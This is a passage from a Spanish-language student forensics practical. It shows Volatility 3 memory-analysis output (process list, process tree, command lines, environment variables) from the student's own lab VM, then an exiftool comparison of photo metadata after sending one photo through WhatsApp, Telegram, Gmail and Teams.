Progress: 100.00 PDB scanning finished  
C:\Users\forensic\Downloads\volatility3-2.5.2\volatility3-2.5.2>
```

Volatility 3 Framework 2.5.2

PID	PPID	ImageFileName	Offset(V)	Threads	Handles	SessionId	Wow64	CreateTime	ExitTime	File output
4	0	System	0xac05cc080040 160	-	N/A	False	2024-05-05 00:15:27.000000	N/A	Disabled	
92	4	Registry	0xac05cc1c7040 4	-	N/A	False	2024-05-05 00:15:16.000000	N/A	Disabled	
392	4	smss.exe	0xac05ccf06080 3	-	N/A	False	2024-05-05 00:15:27.000000	N/A	Disabled	
500	488	csrss.exe	0xac05d1b4e140 12	-	0	False	2024-05-05 00:15:40.000000	N/A	Disabled	
576	568	csrss.exe	0xac05d22ca140 14	-	1	False	2024-05-05 00:15:40.000000	N/A	Disabled	
600	488	wininit.exe	0xac05d22d2080 5	-	0	False	2024-05-05 00:15:40.000000	N/A	Disabled	
648	568	winlogon.exe	0xac05d2304080 7	-	1	False	2024-05-05 00:15:40.000000	N/A	Disabled	
712	600	services.exe	0xac05d231b100 11	-	0	False	2024-05-05 00:15:40.000000	N/A	Disabled	
724	600	lsass.exe	0xac05d23540c0 11	-	0	False	2024-05-05 00:15:40.000000	N/A	Disabled	
832	600	fontdrvhost.exe	0xac05d301f180 5	-	0	False	2024-05-05 00:15:41.000000	N/A	Disabled	
840	648	fontdrvhost.exe	0xac05d301d180 5	-	1	False	2024-05-05 00:15:41.000000	N/A	Disabled	
848	712	svchost.exe	0xac05d3021280 24	-	0	False	2024-05-05 00:15:41.000000	N/A	Disabled	
948	712	svchost.exe	0xac05d30b4300 18	-	0	False	2024-05-05 00:15:42.000000	N/A	Disabled	
992	712	svchost.exe	0xac05d30b82c0 6	-	0	False	2024-05-05 00:15:42.000000	N/A	Disabled	
456	648	dwm.exe	0xac05d311a340 17	-	1	False	2024-05-05 00:15:42.000000	N/A	Disabled	
988	712	svchost.exe	0xac05d31862c0 6	-	0	False	2024-05-05 00:15:42.000000	N/A	Disabled	
5940	5272	cmd.exe	0xac05d20ab080 2	-	1	False	2024-05-05 00:20:16.000000	N/A	Disabled	
8072	5940	conhost.exe	0xac05d4c69080 5	-	1	False	2024-05-05 00:20:16.000000	N/A	Disabled	
6292	712	svchost.exe	0xac05d4c7d080 5	-	0	False	2024-05-05 00:20:22.000000	N/A	Disabled	
188	5940	winpmem_mini_x	0xac05d4850080 1	-	1	False	2024-05-05 00:24:44.000000	N/A	Disabled	

windows.pstree.PsTree

Nos muestra los procesos en un árbol en modo padres e hijos.

Podemos ver si un procesos se ha ejecutado desde otra aplicación.

Comando:

```
python vol.py -f C:\Users\forensic\Desktop\practica\adquisicionRAM\adquisicionRAM.mem  
windows.pstree.PsTree >> C:\Users\forensic\Desktop\practica\adquisicionRAM\pstree.txt
```

```
C:\Users\forensic\Downloads\volatility3-2.5.2\volatility3-2.5.2>python vol.py -f C:\Users\forensic\Desktop\practica\adquisicionRAM\adquisicionRAM.mem windows.pstree.PsTree >> C:\Users\forensic\Desktop\practica\adquisicionRAM\pstree.txt  
Progress: 100.00 PDB scanning finished  
C:\Users\forensic\Downloads\volatility3-2.5.2\volatility3-2.5.2>
```

Volatility 3 Framework 2.5.2

PID	PPID	ImageFileName	Offset(V)	Threads	Handles	SessionId	Wow64	CreateTime	ExitTime
4	0	System	0xac05cc080040	160	-	N/A	False	2024-05-05 00:15:27.000000	N/A
* 392	4	smss.exe	0xac05ccf06080	3	-	N/A	False	2024-05-05 00:15:27.000000	N/A
* 92	4	Registry	0xac05cc1c7040	4	-	N/A	False	2024-05-05 00:15:16.000000	N/A
* 1984	4	MemCompression	0xac05d34d9080	30	-	N/A	False	2024-05-05 00:15:44.000000	N/A
500	488	csrss.exe	0xac05d1b4e140	12	-	0	False	2024-05-05 00:15:40.000000	N/A
576	568	csrss.exe	0xac05d22ca140	14	-	1	False	2024-05-05 00:15:40.000000	N/A
600	488	wininit.exe	0xac05d22d2080	5	-	0	False	2024-05-05 00:15:40.000000	N/A
* 712	600	services.exe	0xac05d231b100	11	-	0	False	2024-05-05 00:15:40.000000	N/A
** 1540	712	svchost.exe	0xac05d3364300	5	-	0	False	2024-05-05 00:15:43.000000	N/A
** 3080	712	svchost.exe	0xac05d39112c0	6	-	0	False	2024-05-05 00:15:48.000000	N/A
** 3088	712	svchost.exe	0xac05d39760c0	6	-	0	False	2024-05-05 00:15:48.000000	N/A
** 5136	712	SearchIndexer.	0xac05d4206080	25	-	0	False	2024-05-05 00:16:02.000000	N/A
** 1044	712	svchost.exe	0xac05d31d0340	4	-	0	False	2024-05-05 00:15:42.000000	N/A
** 3604	712	svchost.exe	0xac05d4d4f080	3	-	0	False	2024-05-05 00:17:27.000000	N/A
** 2080	712	svchost.exe	0xac05d351f080	5	-	0	False	2024-05-05 00:15:45.000000	N/A
** 1068	712	svchost.exe	0xac05d31ab080	5	-	0	False	2024-05-05 00:15:42.000000	N/A
** 3120	712	svchost.exe	0xac05d3980080	5	-	0	False	2024-05-05 00:15:48.000000	N/A
** 2100	712	svchost.exe	0xac05d3529340	6	-	0	False	2024-05-05 00:15:45.000000	N/A
** 7224	712	svchost.exe	0xac05d454e300	6	-	0	False	2024-05-05 00:19:44.000000	N/A
** 3644	712	svchost.exe	0xac05d3b89340	4	-	0	False	2024-05-05 00:15:50.000000	N/A
** 1600	712	svchost.exe	0xac05d3367340	14	-	0	False	2024-05-05 00:15:44.000000	N/A
* 5232	648	userinit.exe	0xac05d4382080	0	-	1	False	2024-05-05 00:16:04.000000	2024-05-05 00:16:41.000000
** 5272	5232	explorer.exe	0xac05d437a080	71	-	1	False	2024-05-05 00:16:04.000000	N/A
*** 6380	5272	msedge.exe	0xac05d23020c0	54	-	1	False	2024-05-05 00:16:51.000000	N/A
**** 2852	6380	msedge.exe	0xac05d485e0c0	17	-	1	False	2024-05-05 00:17:04.000000	N/A
**** 3116	6380	msedge.exe	0xac05d1e7e0c0	9	-	1	False	2024-05-05 00:17:04.000000	N/A
**** 3436	6380	msedge.exe	0xac05cca7f0c0	8	-	1	False	2024-05-05 00:17:00.000000	N/A
**** 2928	6380	msedge.exe	0xac05d484d0c0	16	-	1	False	2024-05-05 00:17:04.000000	N/A
**** 4888	6380	msedge.exe	0xac05d4577080	15	-	1	False	2024-05-05 00:17:12.000000	N/A
**** 3608	6380	msedge.exe	0xac05d3858080	17	-	1	False	2024-05-05 00:17:06.000000	N/A
*** 1076	5272	SecurityHealth	0xac05d4c08080	6	-	1	False	2024-05-05 00:16:49.000000	N/A
*** 5940	5272	cmd.exe	0xac05d20ab080	2	-	1	False	2024-05-05 00:20:16.000000	N/A
**** 8072	5940	conhost.exe	0xac05d4c69080	5	-	1	False	2024-05-05 00:20:16.000000	N/A
**** 188	5940	winpmem_mini_x	0xac05d4850080	1	-	1	False	2024-05-05 00:24:44.000000	N/A
*** 1100	5272	VBoxTray.exe	0xac05d4c07080	16	-	1	False	2024-05-05 00:16:50.000000	N/A

windows.cmdline.CmdLine

Podemos sacar todos los comando que se han ejecutado con el cmd

Comando

```
python vol.py -f C:\Users\forensic\Desktop\practica\adquisicionRAM\adquisicionRAM.mem  
windows.cmdline.CmdLine >> C:\Users\forensic\Desktop\practica\adquisicionRAM\cmdline.txt
```

```
C:\Users\forensic\Downloads\volatility3-2.5.2\volatility3-2.5.2>python vol.py -f C:\Users\forensic\Desktop\practica\adquisicionRAM\adquisicionRAM.mem windows.cmdline.CmdLine >> C:\Users\forensic\Desktop\practica\adquisicionRAM\cmdline.txt  
Progress: 100.00 PDB scanning finished  
C:\Users\forensic\Downloads\volatility3-2.5.2\volatility3-2.5.2>
```

Volatility 3 Framework 2.5.2

PID	Process	Args
4	System	Required memory at 0x20 is not valid (process exited?)
92	Registry	Required memory at 0x20 is not valid (process exited?)
392	smss.exe	\SystemRoot\System32\smss.exe
500	csrss.exe	%SystemRoot%\system32\csrss.exe ObjectDirectory=\Windows SharedSection=1024,20480,768 Windows=On SubSystem=
576	csrss.exe	%SystemRoot%\system32\csrss.exe ObjectDirectory=\Windows SharedSection=1024,20480,768 Windows=On SubSystem=
600	wininit.exe	wininit.exe
648	winlogon.exe	winlogon.exe
712	services.exe	C:\WINDOWS\system32\services.exe
724	lsass.exe	C:\WINDOWS\system32\lsass.exe
832	fontdrvhost.exe	"fontdrvhost.exe"
840	fontdrvhost.exe	"fontdrvhost.exe"
848	svchost.exe	C:\WINDOWS\system32\svchost.exe -k DcomLaunch -p
948	svchost.exe	C:\WINDOWS\system32\svchost.exe -k RPCSS -p
992	svchost.exe	C:\WINDOWS\system32\svchost.exe -k DcomLaunch -p -s LSM
456	dwm.exe	"dwm.exe"
988	svchost.exe	C:\WINDOWS\system32\svchost.exe -k netsvcs -p -s gpsvc
4584	PhoneExperienceHost.exe	"C:\Program Files\WindowsApps\Microsoft.YourPhone_1.24032.123.0_x64__8wekyb3d8bbwe\PhoneExperienceHost.exe" -C
4884	SystemSettings	"C:\Windows\ImmersiveControlPanel\SystemSettings.exe" -ServerName:microsoft.windows.immersivecontrolpanel
6568	ApplicationFrameHost.exe	C:\WINDOWS\system32\ApplicationFrameHost.exe -Embedding
1132	UserOOBEBroker.exe	C:\Windows\System32\oobe\UserOOBEBroker.exe -Embedding
2140	svchost.exe	Required memory at 0xfa4a779020 is not valid (process exited?)
7224	svchost.exe	C:\WINDOWS\System32\svchost.exe -k netsvcs -p
7536	TextInputHost.exe	"C:\WINDOWS\SystemApps\MicrosoftWindows.Client.CBS_cw5n1h2txyewy\TextInputHost.exe" -ServerName:InputApp.AppX;
7784	dllhost.exe	C:\WINDOWS\system32\DllHost.exe /Processid:{973D20D7-562D-44B9-B70B-5A0F49CCDF3F}
6796	ShellExperienceHost.exe	"C:\WINDOWS\SystemApps\ShellExperienceHost_cw5n1h2txyewy\ShellExperienceHost.exe" -ServerName:App.AppXtk181tb;
7172	RuntimeBroker.exe	C:\Windows\System32\RuntimeBroker.exe -Embedding
7852	audiodg.exe	Required memory at 0x29a3d9f020 is not valid (process exited?)
5940	cmd.exe	"C:\WINDOWS\system32\cmd.exe"
8072	conhost.exe	\\?\C:\WINDOWS\system32\conhost.exe 0x4
6292	svchost.exe	C:\WINDOWS\System32\svchost.exe -k LocalService -p -s LicenseManager
188	winpmem_mini_x64_rc2.exe	C:\Users\forensic\Desktop\practica\adquisicionRAM\adquisicionRAM.mem

windows.envvars.Envvars

Podemos sacar las variables de entorno

Comando

```
python vol.py -f C:\Users\forensic\Desktop\practica\adquisicionRAM\adquisicionRAM.mem  
windows.envvars.Envvars >> C:\Users\forensic\Desktop\practica\adquisicionRAM\envvars.txt
```

```
C:\Users\forensic\Downloads\volatility3-2.5.2\volatility3-2.5.2>python vol.py -f C:\Users\forensic\Desktop\practica\adquisicionRAM\adquisicionRAM.mem windows.envvars.Envvars >> C:\Users\forensic\Desktop\practica\adquisicionRAM\envvars.txt  
Progress: 100.00 PDB scanning finished  
C:\Users\forensic\Downloads\volatility3-2.5.2\volatility3-2.5.2>
```

Volatility 3 Framework 2.5.2

PID	Process	Block	Variable	Value
392	smss.exe	0x1d250002900	Path	C:\WINDOWS\System32
392	smss.exe	0x1d250002900	SystemDrive	C:
392	smss.exe	0x1d250002900	SystemRoot	C:\WINDOWS
500	csrss.exe	0x288a7802e40	ComSpec	C:\WINDOWS\system32\cmd.exe
500	csrss.exe	0x288a7802e40	DriverData	C:\Windows\System32\Drivers\DriverData
500	csrss.exe	0x288a7802e40	NUMBER_OF_PROCESSORS	2
500	csrss.exe	0x288a7802e40	OS	Windows_NT
500	csrss.exe	0x288a7802e40	Path	C:\WINDOWS\system32;C:\WINDOWS;C:\WINDOWS\System32\Wbem;C:\WINDOWS\System32
500	csrss.exe	0x288a7802e40	PATHEXT	.COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH;.MSC
500	csrss.exe	0x288a7802e40	PROCESSOR_ARCHITECTURE	AMD64
500	csrss.exe	0x288a7802e40	PROCESSOR_IDENTIFIER	Intel64 Family 6 Model 42 Stepping 7, GenuineIntel
500	csrss.exe	0x288a7802e40	PROCESSOR_LEVEL	6
500	csrss.exe	0x288a7802e40	PROCESSOR_REVISION	2a07
500	csrss.exe	0x288a7802e40	PSModulePath	%ProgramFiles%\WindowsPowerShell\Modules;C:\WINDOWS\system32\Window
500	csrss.exe	0x288a7802e40	SystemDrive	C:
500	csrss.exe	0x288a7802e40	SystemRoot	C:\WINDOWS
500	csrss.exe	0x288a7802e40	TEMP	C:\WINDOWS\TEMP
500	csrss.exe	0x288a7802e40	TMP	C:\WINDOWS\TEMP
500	csrss.exe	0x288a7802e40	USERNAME	SYSTEM
500	csrss.exe	0x288a7802e40	windir	C:\WINDOWS
576	csrss.exe	0x2c1a3002e40	ComSpec	C:\WINDOWS\system32\cmd.exe
188	winpmem_mini_x	0x278cb0a1d10	ProgramData	C:\ProgramData
188	winpmem_mini_x	0x278cb0a1d10	ProgramFiles	C:\Program Files
188	winpmem_mini_x	0x278cb0a1d10	ProgramFiles(x86)	C:\Program Files (x86)
188	winpmem_mini_x	0x278cb0a1d10	ProgramW6432	C:\Program Files
188	winpmem_mini_x	0x278cb0a1d10	PROMPT	\$P\$G
188	winpmem_mini_x	0x278cb0a1d10	PSModulePath	C:\Program Files\WindowsPowerShell\Modules;C:\WINDOWS\system
188	winpmem_mini_x	0x278cb0a1d10	PUBLIC	C:\Users\Public
188	winpmem_mini_x	0x278cb0a1d10	SystemDrive	C:
188	winpmem_mini_x	0x278cb0a1d10	SystemRoot	C:\WINDOWS
188	winpmem_mini_x	0x278cb0a1d10	TEMP	C:\Users\forensic\AppData\Local\Temp
188	winpmem_mini_x	0x278cb0a1d10	TMP	C:\Users\forensic\AppData\Local\Temp
188	winpmem_mini_x	0x278cb0a1d10	USERDOMAIN	WINFORENSIC10
188	winpmem_mini_x	0x278cb0a1d10	USERDOMAIN_ROAMINGPROFILE	WINFORENSIC10
188	winpmem_mini_x	0x278cb0a1d10	USERNAME	forensic
188	winpmem_mini_x	0x278cb0a1d10	USERPROFILE	C:\Users\forensic
188	winpmem_mini_x	0x278cb0a1d10	windir	C:\WINDOWS

Práctica metadatos

La idea de este ejercicio es examinar cómo las plataformas de mensajería quitan una serie de metadatos cuando las enviamos entre unas y otras.

Necesito que hagáis una prueba con una foto vuestra:

1. Miréis los metadatos que tiene inicialmente
2. La envíen por whatsapp y los volváis a mirar
3. La envíen por telegram y lo volváis a comparar
4. La enviéis por email y la comparais

Yo os he dado 3 ejemplos, si se os ocurre otro mecanismo en el que podáis probar, usado, se valorará positivamente.

Herramientas utilizadas

- exifTool
- Telegram
- WhatsApp
- Gmail
- Teams
- NotePad++

Pasos

Una vez hecha la foto se ha enviado a través de los siguientes medios

- WhatsApp
- Telegram
- Gmail
- Teams

La foto enviada siempre ha sido la original

Una vez recuperadas las fotos recibidas se han extraído los metadatos utilizando la herramienta **exiftools** en Windows

```
C:\Users\forensic\Desktop\practica\metadatos>"exiftool(-k).exe" FotoOriginal.jpg >> MetaFotoOriginal.txt
-- press ENTER --

C:\Users\forensic\Desktop\practica\metadatos>"exiftool(-k).exe" fotoGmail.jpg >> MetaFotoGmail.txt
-- press ENTER --

C:\Users\forensic\Desktop\practica\metadatos>"exiftool(-k).exe" fotoTeams.jpg >> MetaFotoTeams.txt
-- press ENTER --

C:\Users\forensic\Desktop\practica\metadatos>"exiftool(-k).exe" fotoTelegram.jpg >> MetaFotoTelegram.txt
-- press ENTER --

C:\Users\forensic\Desktop\practica\metadatos>"exiftool(-k).exe" fotoWhatsApp.jpg >> MetaFotoWhatsApp.txt
-- press ENTER --
```

<< practica > metadatos		Buscar en metadatos
Nombre	Fecha de modificaci	
exiftool(-k).exe	05/05/2024 13:22	
fotoGmail.jpg	05/05/2024 14:32	
FotoOriginal.jpg	05/05/2024 13:16	
fotoTeams.jpg	05/05/2024 14:20	
fotoTelegram.jpg	05/05/2024 14:31	
fotoWhatsApp.jpg	05/05/2024 13:39	
MetaForoTeams.txt	05/05/2024 14:42	
MetafotoGmail.txt	05/05/2024 14:41	
MetaFotoOriginal.txt	05/05/2024 13:30	
MetaFotoTeams.txt	05/05/2024 14:43	
MetaFotoWhatsApp.txt	05/05/2024 14:43	


Analizando los metadatos extraídos, se puede comprobar que las aplicaciones WhatsApp y Teams son las que más metadatos eliminan, dejando únicamente información referente a la imagen.

Telegram elimina menos información, aunque no parece guardar ningún dato relevante.

La foto original y el envío por correo con gmail son los que más metadatos incluyen. Diríamos que gmail envía la foto sin tocar. Incluye info tipo modelo de cámara, zoom, exposición, etc


En ningún caso, se envían metadatos con la ubicación.

Metadatos foto original

 MetaFotoOriginal.txt: Bloc de notas

Archivo	Edición	Formato	Ver	Ayuda
<hr/>				
ExifTool Version Number	:	12.84		
File Name	:	FotoOriginal.jpg		
Directory	:	.		
File Size	:	968 kB		
File Modification Date/Time	:	2024:05:05 13:16:42+02:00		
File Access Date/Time	:	2024:05:05 14:53:16+02:00		
File Creation Date/Time	:	2024:05:05 13:18:09+02:00		
File Permissions	:	-rw-rw-rw-		
File Type	:	JPEG		
File Type Extension	:	.jpg		
MIME Type	:	image/jpeg		
Exif Byte Order	:	Big-endian (Motorola, MM)		
Orientation	:	Horizontal (normal)		
Make	:	Microsoft Corporation		
Camera Model Name	:	MSHM0120		
Software	:	Exif Software Version 2.2		
X Resolution	:	72		
Y Resolution	:	72		
Resolution Unit	:	inches		
Y Cb Cr Positioning	:	Centered		
Modify Date	:	2024:05:05 13:16:42		
Flashpix Version	:	0100		
Exif Version	:	0220		
ISO	:	107		
Color Space	:	sRGB		
Exposure Time	:	1/34		
F Number	:	2.0		
Date/Time Original	:	2024:05:05 13:16:42		
Create Date	:	2024:05:05 13:16:42		
Sub Sec Time Original	:	042		
Sub Sec Time Digitized	:	042		
Shutter Speed Value	:	1/34		
Aperture Value	:	2.0		
Brightness Value	:	0		
Exposure Compensation	:	0		
Metering Mode	:	Average		
Flash	:	No Flash		
Light Source	:	Unknown		
Focal Length	:	2.7 mm		
Exposure Mode	:	Auto		
White Balance	:	Auto		
Digital Zoom Ratio	:	1		
Focal Length In 35mm Format	:	28 mm		
Scene Capture Type	:	Standard		
Exposure Program	:	Program AE		
Components Configuration	:	Y, Cb, Cr, -		
Scene Type	:	Directly photographed		
Exif Image Width	:	2560		
Exif Image Height	:	1440		
Max Aperture Value	:	2.0		
Thumbnail Offset	:	768		
Thumbnail Length	:	2321		
Compression	:	JPEG (old-style)		
JFIF Version	:	1.02		
Image Width	:	2560		
Image Height	:	1440		
Encoding Process	:	Baseline DCT, Huffman coding		
Bits Per Sample	:	8		
Color Components	:	3		
Y Cb Cr Sub Sampling	:	YCbCr4:2:0 (2 2)		
Aperture	:	2.0		
Image Size	:	2560x1440		
Megapixels	:	3.7		
Scale Factor To 35 mm Equivalent	:	10.5		
Shutter Speed	:	1/34		
Create Date	:	2024:05:05 13:16:42.042		
Date/Time Original	:	2024:05:05 13:16:42.042		
Thumbnail Image	:	(Binary data 2321 bytes, use -b option to extract)		
Circle Of Confusion	:	0.003 mm		
Field Of View	:	65.5 deg		
Focal Length	:	2.7 mm (35 mm equivalent: 28.0 mm)		
Hyperfocal Distance	:	1.24 m		
Light Value	:	7.0		
<hr/>				


Metadatos Gmail

 MetaFotoGmail.txt: Bloc de notas

Archivo Edición Formato Ver Ayuda


```
ExifTool Version Number      : 12.84
File Name                    : fotoGmail.jpg
Directory                    : .
File Size                     : 968 kB
File Modification Date/Time   : 2024:05:05 14:32:29+02:00
File Access Date/Time        : 2024:05:05 14:53:16+02:00
File Creation Date/Time      : 2024:05:05 14:39:23+02:00
File Permissions              : -rw-rw-rw-
File Type                     : JPEG
File Type Extension           : jpg
MIME Type                     : image/jpeg
Exif Byte Order               : Big-endian (Motorola, MM)
Orientation                   : Horizontal (normal)
Make                          : Microsoft Corporation
Camera Model Name             : MSH00120
Software                      : Exif Software Version 2.2
X Resolution                  : 72
Y Resolution                  : 72
Resolution Unit               : inches
Y Cb Cr Positioning           : Centered
Modify Date                   : 2024:05:05 13:16:42
Flashpix Version              : 0100
Exif Version                  : 0220
ISO                           : 107
Color Space                   : sRGB
Exposure Time                 : 1/34
F Number                      : 2.0
Date/Time Original            : 2024:05:05 13:16:42
Create Date                   : 2024:05:05 13:16:42
Sub Sec Time Original         : 042
Sub Sec Time Digitized        : 042
Shutter Speed Value           : 1/34
Aperture Value                : 2.0
Brightness Value              : 0
Exposure Compensation         : 0
Metering Mode                 : Average
Flash                         : No Flash
Light Source                  : Unknown
Focal Length                  : 2.7 mm
Exposure Mode                 : Auto
White Balance                 : Auto
Digital Zoom Ratio            : 1
Focal Length In 35mm Format   : 28 mm
Scene Capture Type            : Standard
Exposure Program              : Program AE
Components Configuration      : Y, Cb, Cr, -
Scene Type                    : Directly photographed
Exif Image Width              : 2560
Exif Image Height             : 1440
Max Aperture Value            : 2.0
Thumbnail Offset              : 768
Thumbnail Length              : 2321
Compression                   : JPEG (old-style)
JFIF Version                  : 1.02
Image Width                   : 2560
Image Height                  : 1440
Encoding Process              : Baseline DCT, Huffman coding
Bits Per Sample               : 8
Color Components              : 3
Y Cb Cr Sub Sampling          : YCbCr4:2:0 (2 2)
Aperture                      : 2.0
Image Size                    : 2560x1440
Megapixels                    : 3.7
Scale Factor To 35 mm Equivalent: 10.5
Shutter Speed                 : 1/34
Create Date                   : 2024:05:05 13:16:42.042
Date/Time Original            : 2024:05:05 13:16:42.042
Thumbnail Image               : (Binary data 2321 bytes, use -b option to extract)
Circle Of Confusion           : 0.003 mm
Field Of View                  : 65.5 deg
Focal Length                  : 2.7 mm (35 mm equivalent: 28.0 mm)
Hyperfocal Distance           : 1.24 m
Light Value                   : 7.0
```

Metadatos Teams

 MetaFotoTeams.txt: Bloc de notas

Archivo	Edición	Formato	Ver	Ayuda
ExifTool	Version	Number	:	12.84
File Name	:	:	:	fotoTeams.jpg
Directory	:	:	:	.
File Size	:	:	:	23 kB
File Modification Date/Time	:	:	:	2024:05:05 14:20:24+02:00
File Access Date/Time	:	:	:	2024:05:05 14:53:17+02:00
File Creation Date/Time	:	:	:	2024:05:05 14:39:23+02:00
File Permissions	:	:	:	-rw-rw-rw-
File Type	:	:	:	JPEG
File Type Extension	:	:	:	.jpg
MIME Type	:	:	:	image/jpeg
JFIF Version	:	:	:	1.01
Resolution Unit	:	:	:	inches
X Resolution	:	:	:	96
Y Resolution	:	:	:	96
Image Width	:	:	:	800
Image Height	:	:	:	450
Encoding Process	:	:	:	Baseline DCT, Huffman coding
Bits Per Sample	:	:	:	8
Color Components	:	:	:	3
Y Cb Cr Sub Sampling	:	:	:	YCbCr4:2:0 (2 2)
Image Size	:	:	:	800x450
Megapixels	:	:	:	0.360

Metadatos WhatsApp

 MetaFotoWhatsApp.txt: Bloc de notas

Archivo	Edición	Formato	Ver	Ayuda
ExifTool	Version	Number	:	12.84
File Name	:	:	:	fotowhatsApp.jpg
Directory	:	:	:	.
File Size	:	:	:	81 kB
File Modification Date/Time	:	:	:	2024:05:05 13:39:01+02:00
File Access Date/Time	:	:	:	2024:05:05 14:53:13+02:00
File Creation Date/Time	:	:	:	2024:05:05 14:39:23+02:00
File Permissions	:	:	:	-rw-rw-rw-
File Type	:	:	:	JPEG
File Type Extension	:	:	:	.jpg
MIME Type	:	:	:	image/jpeg
JFIF Version	:	:	:	1.01
Resolution Unit	:	:	:	None
X Resolution	:	:	:	1
Y Resolution	:	:	:	1
Image Width	:	:	:	2048
Image Height	:	:	:	1152
Encoding Process	:	:	:	Progressive DCT, Huffman coding
Bits Per Sample	:	:	:	8
Color Components	:	:	:	3
Y Cb Cr Sub Sampling	:	:	:	YCbCr4:2:0 (2 2)
Image Size	:	:	:	2048x1152
Megapixels	:	:	:	2.4

Metadatos Telegram

 MetaFotoTelegram.txt: Bloc de notas

Archivo	Edición	Formato	Ver	Ayuda
ExifTool	Version	Number	:	12.04
File Name	:	:	:	fotoTelegram.jpg
Directory	:	:	:	.
File Size	:	:	:	49 kB
File Modification Date/Time	:	:	:	2024:05:05 14:31:14+02:00
File Access Date/Time	:	:	:	2024:05:05 14:55:28+02:00
File Creation Date/Time	:	:	:	2024:05:05 14:39:23+02:00
File Permissions	:	:	:	-rw-rw-rw-
File Type	:	:	:	JPEG
File Type Extension	:	:	:	.jpg
MIME Type	:	:	:	image/jpeg
JFIF Version	:	:	:	1.01
Resolution Unit	:	:	:	None
X Resolution	:	:	:	1
Y Resolution	:	:	:	1
Profile CMM Type	:	:	:	:
Profile Version	:	:	:	2.1.0
Profile Class	:	:	:	Display Device Profile
Color Space Data	:	:	:	RGB
Profile Connection Space	:	:	:	XYZ
Profile Date Time	:	:	:	0000:00:00 00:00:00
Profile File Signature	:	:	:	acsp
Primary Platform	:	:	:	Unknown ()
CMM Flags	:	:	:	Not Embedded, Independent
Device Manufacturer	:	:	:	:
Device Model	:	:	:	:
Device Attributes	:	:	:	Reflective, Glossy, Positive, Color
Rendering Intent	:	:	:	Media-Relative Colorimetric
Connection Space Illuminant	:	:	:	0.9642 1 0.82491
Profile Creator	:	:	:	:
Profile ID	:	:	:	0
Profile Description	:	:	:	sRGB
Red Matrix Column	:	:	:	0.43607 0.22249 0.01392
Green Matrix Column	:	:	:	0.38515 0.71687 0.09708
Blue Matrix Column	:	:	:	0.14307 0.06061 0.7141
Red Tone Reproduction Curve	:	:	:	(Binary data 40 bytes, use -b option to extract)
Green Tone Reproduction Curve	:	:	:	(Binary data 40 bytes, use -b option to extract)
Blue Tone Reproduction Curve	:	:	:	(Binary data 40 bytes, use -b option to extract)
Media White Point	:	:	:	0.9642 1 0.82491
Profile Copyright	:	:	:	Google Inc. 2016
Image Width	:	:	:	1280
Image Height	:	:	:	720
Encoding Process	:	:	:	Baseline DCT, Huffman coding
Bits Per Sample	:	:	:	8
Color Components	:	:	:	3
Y Cb Cr Sub Sampling	:	:	:	YCbCr4:2:0 (2 2)
Image Size	:	:	:	1280x720
Megapixels	:	:	:	0.922